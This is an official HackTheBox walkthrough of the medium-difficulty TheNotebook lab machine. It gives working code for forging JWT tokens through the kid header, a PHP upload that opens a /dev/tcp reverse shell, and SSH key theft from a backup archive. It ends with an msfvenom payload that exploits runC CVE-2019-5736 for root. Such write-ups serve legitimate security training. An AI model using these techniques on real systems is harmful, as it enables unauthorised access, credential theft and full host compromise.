HACKTHEBOX

TheNotebook

27th Jul 2021 / Document No D21.100.124

Prepared By: polarbearer

Machine Author(s): mostwanted002

Difficulty: Medium

Classification: Official

Synopsis

TheNotebook is a medium difficulty Linux machine that showcases an insecure JWT implementation, which allows unprivileged users to obtain administrative access by forging and signing tokens with arbitrary attributes. This is possible because the private key used for signing tokens is fetched from an external source, which can be easily modified to point to an attacker-controlled location. Once access to the administration panel is obtained, it is possible to upload and execute PHP files resulting in remote command execution. A private SSH key can then be obtained from a world-readable backup archive, allowing lateral movement to a user that has the privileges to run Docker commands via `sudo`. The Docker version installed to the system is vulnerable to CVE-2019-5736, which allows to escalate privileges on the host system.

Skills Required

- Managing HTTP cookies
- Basic PHP knowledge
- Linux system enumeration
- Basic knowledge of Docker commands

Skills Learned

- Abusing the Key ID parameter in JSON Web Tokens
- Exploiting CVE-2019-573 to escalalate privileges via Docker

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.230 | grep ^[0-9] | cut -d '/' -f1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.230
```

```
nmap -sC -sV -p$ports 10.10.10.230

Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-27 10:03 CEST
Nmap scan report for 10.10.10.230
Host is up (0.27s latency).

PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 86:df:10:fd:27:a3:fb:d8:36:a7:ed:90:95:33:f5:bf (RSA)
|   256 e7:81:d6:6c:df:ce:b7:30:03:91:5c:b5:13:42:06:44 (ECDSA)
|_  256 c6:06:34:c7:fc:00:c4:62:06:c2:36:0e:ee:5e:bf:6b (ED25519)
80/tcp    open     http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: The Notebook - Your Note Keeper
10010/tcp filtered rxapi
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.39 seconds
```


Nmap reveals that OpenSSH and nginx are listening on their default ports.

Nginx


Browsing to port 80, the main page of a web application called `The Notebook` is returned.




Clicking the `Register` link on the navigation bar takes us to the `/register` page, where we can create a new account.



Upon account creation we are automatically logged in.




Clicking the `Notes` link on the navbar takes us to our personal notes page.



Foothold

The `auth` cookie contains a JWT token.



We can either manually decode the base64-encoded header and payload fields or let JTW.IO do it for us.

The header data shows that the `RS256` algorithm is used for signing. Additionally, a `kid` (Key ID) is defined; this parameter, according to RFC 7515, is used as a hint indicating the private key that was used to sign the token. By making the Key ID point to a location under our control, it may be possible to forge valid tokens containing arbitrary data.

Looking at the payload, the most interesting field seems to be `admin_cap`, which is currently set to `false` for our user. Setting it to `true` might grant us administrative privileges.

The attack plan is as follows:

- generate a private key and host it on a local web server;
- forge a token with the `admin_cap` field set to `true` and the `kid` URL pointing to our web server;
- sign the token with our private key;
- set the forged JWT as our `auth` cookie.


The following Python script (using the PyJWT module) will handle all the above steps:

```
#!/usr/bin/env python3

import jwt
from Crypto.PublicKey import RSA
from http.server import SimpleHTTPRequestHandler
import socketserver

key = RSA.generate(2048)
```

```
privkey = key.exportKey('PEM')

class MyHttpRequestHandler(SimpleHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.send_header("Content-type", "text/html")
        self.end_headers()
        self.wfile.write(privkey)


if __name__ == "__main__":
    token = jwt.encode(
        {"username": "newuser", "email": "new@new.htb", "admin_cap": 1},
        privkey,
        algorithm="RS256",
        headers={"kid": "http://10.10.14.2:8000/private.key"})

    print(token.decode())

    handler_object = MyHttpRequestHandler
    my_server = socketserver.TCPServer(("", 8000), handler_object)
    my_server.serve_forever()
```

We run the script and set the generated token as our `auth` cookie in the Web console:


```
./forge_token.py

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly8xMC4xMC4xNC4yOjgwMDAvcHJpdmF0ZS5rZXkifQ.eyJ1c2VybmFtZSI6Im5ld3VzZXIiLCJlbWFpbCI6Im5ld0BuZXcuaHRiIiwiYWRtaW5fY2FwIjoxfQ.<SNIP>
```




As soon as we reload the page, a request for `/private.key` is sent to our web server:

```
./forge_token.py

<SNIP>
10.10.10.230 - - [27/Jul/2021 11:55:32] "GET /private.key HTTP/1.1" 200 -
```

Looking back at the web browser, we see that we have now gained adminisration privileges and we can now access the Admin Panel.



The `View Notes` button takes us to the `/admin/viewnotes` page, where notes of all users can be viewed:



The `Need to fix config` and `Backups are scheduled` notes, written by the `admin` user, provide us with interesting information about the system and the web application:

Need to fix config

admin

Have to fix this issue where PHP files are being executed :/. This can be a potential security issue for the server.

Backups are scheduled


admin

Finally! Regular backups are necessary. Thank god it's all easy on server.

We move to the `Upload File` page (`/admin/upload`) from the Admin Panel. According to the `Need to fix config` note, if we managed to upload a PHP file we could gain arbitrary code execution on the target.

We create the following `1.php` file and upload it through the web interface:

```
<?php passthru("/bin/bash -c 'bash -i &>/dev/tcp/10.10.14.2/7777 0>&1'") ?>
```



The file is renamed to a random hexadecimal string.

We open a Netcat listener on port 7777 and request the uploaded file:

```
nc -lnvp 7777
```

```
curl http://10.10.10.230/b47722651cef9bfc0e7f0081b1e79903.php
```

A reverse shell in the context of the `www-data` user is sent back to our listener:

```
nc -lnvp 7777

Connection from 10.10.10.230:45996
bash: cannot set terminal process group (1203): Inappropriate ioctl for device
bash: no job control in this shell

www-data@thenotebook:~/html$ whoami
www-data
```

We upgrade our shell to an interactive pty:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Lateral Movement

We start enumerating the system, remembering the admin note about system backups. The `/var/backups` directory contains a world readable `home.tar.gz` file:

```
www-data@thenotebook:~/html$ ls -la /var/backups
total 704
drwxr-xr-x  2 root root     4096 Jul 27 06:26 .
drwxr-xr-x 14 root root     4096 Feb 12 06:52 ..
-rw-r--r--  1 root root    51200 Jul 27 06:25 alternatives.tar.0
-rw-r--r--  1 root root    33585 Jul 23 14:24 apt.extended_states.0
-rw-r--r--  1 root root     3618 Feb 24 08:53 apt.extended_states.1.gz
-rw-r--r--  1 root root     3609 Feb 23 08:58 apt.extended_states.2.gz
-rw-r--r--  1 root root     3621 Feb 12 06:52 apt.extended_states.3.gz
-rw-r--r--  1 root root      437 Feb 12 06:17 dpkg.diversions.0
-rw-r--r--  1 root root      172 Feb 12 06:52 dpkg.statoverride.0
-rw-r--r--  1 root root   575426 Jul 23 14:25 dpkg.status.0
-rw-------  1 root root      693 Feb 17 13:18 group.bak
-rw-------  1 root shadow    575 Feb 17 13:18 gshadow.bak
-rw-r--r--  1 root root     4373 Feb 17 09:02 home.tar.gz
-rw-------  1 root root     1555 Feb 12 06:24 passwd.bak
-rw-------  1 root shadow   1024 Feb 12 07:33 shadow.bak
```

We extract the file to a temporary directory:

```
mkdir /tmp/.tempdir && tar -C /tmp/.tempdir -xzf /var/backups/home.tar.gz
```

Running `find` on the extracted directory reveals the existence of an SSH private key:

```
www-data@thenotebook:~/html$ find /tmp/.tempdir -ls
<SNIP>
   181076      4 drwx------   2 www-data www-data    4096 Feb 17 08:59 /tmp/.tempdir/home/noah/.ssh
   181077      4 -rw-------   1 www-data www-data     1679 Feb 17 08:59 /tmp/.tempdir/home/noah/.ssh/id_rsa
<SNIP>
```

We copy the key to our attacking machine, `chmod` it to 600 and use it to SSH to the system as the `noah` user:

```
chmod 600 id_rsa
ssh -i id_rsa noah@10.10.10.230
```

```
ssh -i id_rsa noah@10.10.10.230
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)

<SNIP>

Last login: Tue Jul 27 10:46:34 2021 from 127.0.0.1
noah@thenotebook:~$ id
uid=1000(noah) gid=1000(noah) groups=1000(noah)
```

The user flag can be found in `/home/noah/user.txt`.

Privilege Escalation

We start by enumerating `sudo` privileges:

```
noah@thenotebook:~$ sudo -l
Matching Defaults entries for noah on thenotebook:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr
/bin\:/sbin\:/bin\:/snap/bin

User noah may run the following commands on thenotebook:
    (ALL) NOPASSWD: /usr/bin/docker exec -it webapp-dev01*
```

The user is allowed to run `/usr/bin/docker exec -it web app-dev01*` as `root`.

We check the Docker version:

```
noah@thenotebook:~$ docker -v
Docker version 18.06.0-ce, build 0ffa825
```

This version appears to be vulnerable to CVE-2019-5736. This would allow us to use one of the publicly available PoCs to overwrite RunC and gain root privileges on the host system.

We clone the GitHub repository and switch to the project directory:

```
git clone https://github.com/twistlock/RunC-CVE-2019-5736
cd RunC-CVE-2019-5736
```

We replace the binary provided with the PoC with a malicious executable generated with `msfvenom`:

```
cd exec_POC/
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.2 LPORT=7777 -f elf -o new_runc
```

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.2 LPORT=7777 -f elf -o new_runc

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
Saved as: new_runc
```

We run a Netcat listener on port 7777 and a Python `http.server` on port 8000:

```
nc -lnvp 7777
```

```
python -m http.server
```

On the target machine, we run `sudo docker` to obtain an interactive shell on the `webapp-dev01` container:

```
sudo docker exec -it webapp-dev01 /bin/bash
```

```
noah@thenotebook:~$ sudo docker exec -it webapp-dev01 /bin/bash
root@0f4c2517af40:/opt/webapp#
```

We open a second SSH session on the system:

```
ssh -i id_rsa noah@10.10.10.230
```

From our shell inside the Docker container, we download the PoC files from our running `http.server`:

```
cd /; for f in bash_evil new_runc overwrite_runc replace.sh; do wget
http://10.10.14.2:8000/$f; done
```

We set required permissions, create a backup copy of `/bin/bash` and overwrite it with our `bash_evil`:

```
chmod +x replace.sh overwrite_runc bash_evil
mv /bin/bash /bin/bash_original
mv /bash_evil /bin/bash
```

Next, we run the `replace.sh` script to overwrite RunC:

```
/bin/bash_original /replace.sh
```

```
root@0f4c2517af40:/# /bin/bash_original /replace.sh
[+] Waiting for runC to be executed in the container...
[+] Got /proc/6156/exe as fd 3 in this process
[+] Opened runC (using /proc/self/fd/3) for writing
[+] Succesfully overwritten runC
[+] Done, shuting down ...
```

From our second shell as `noah` we send another command to the container to trigger the malicious payload:

```
noah@thenotebook:~$ sudo docker exec -it webapp-dev01 /bin/bash_original
```

A reverse shell with root privileges is sent to our Netcat listener:

```
nc -lnvp 7777
Connection from 10.10.10.230:46008
id
uid=0(root) gid=0(root) groups=0(root)
hostname
thenotebook
```

The root flag can be found in `/root/root.txt`.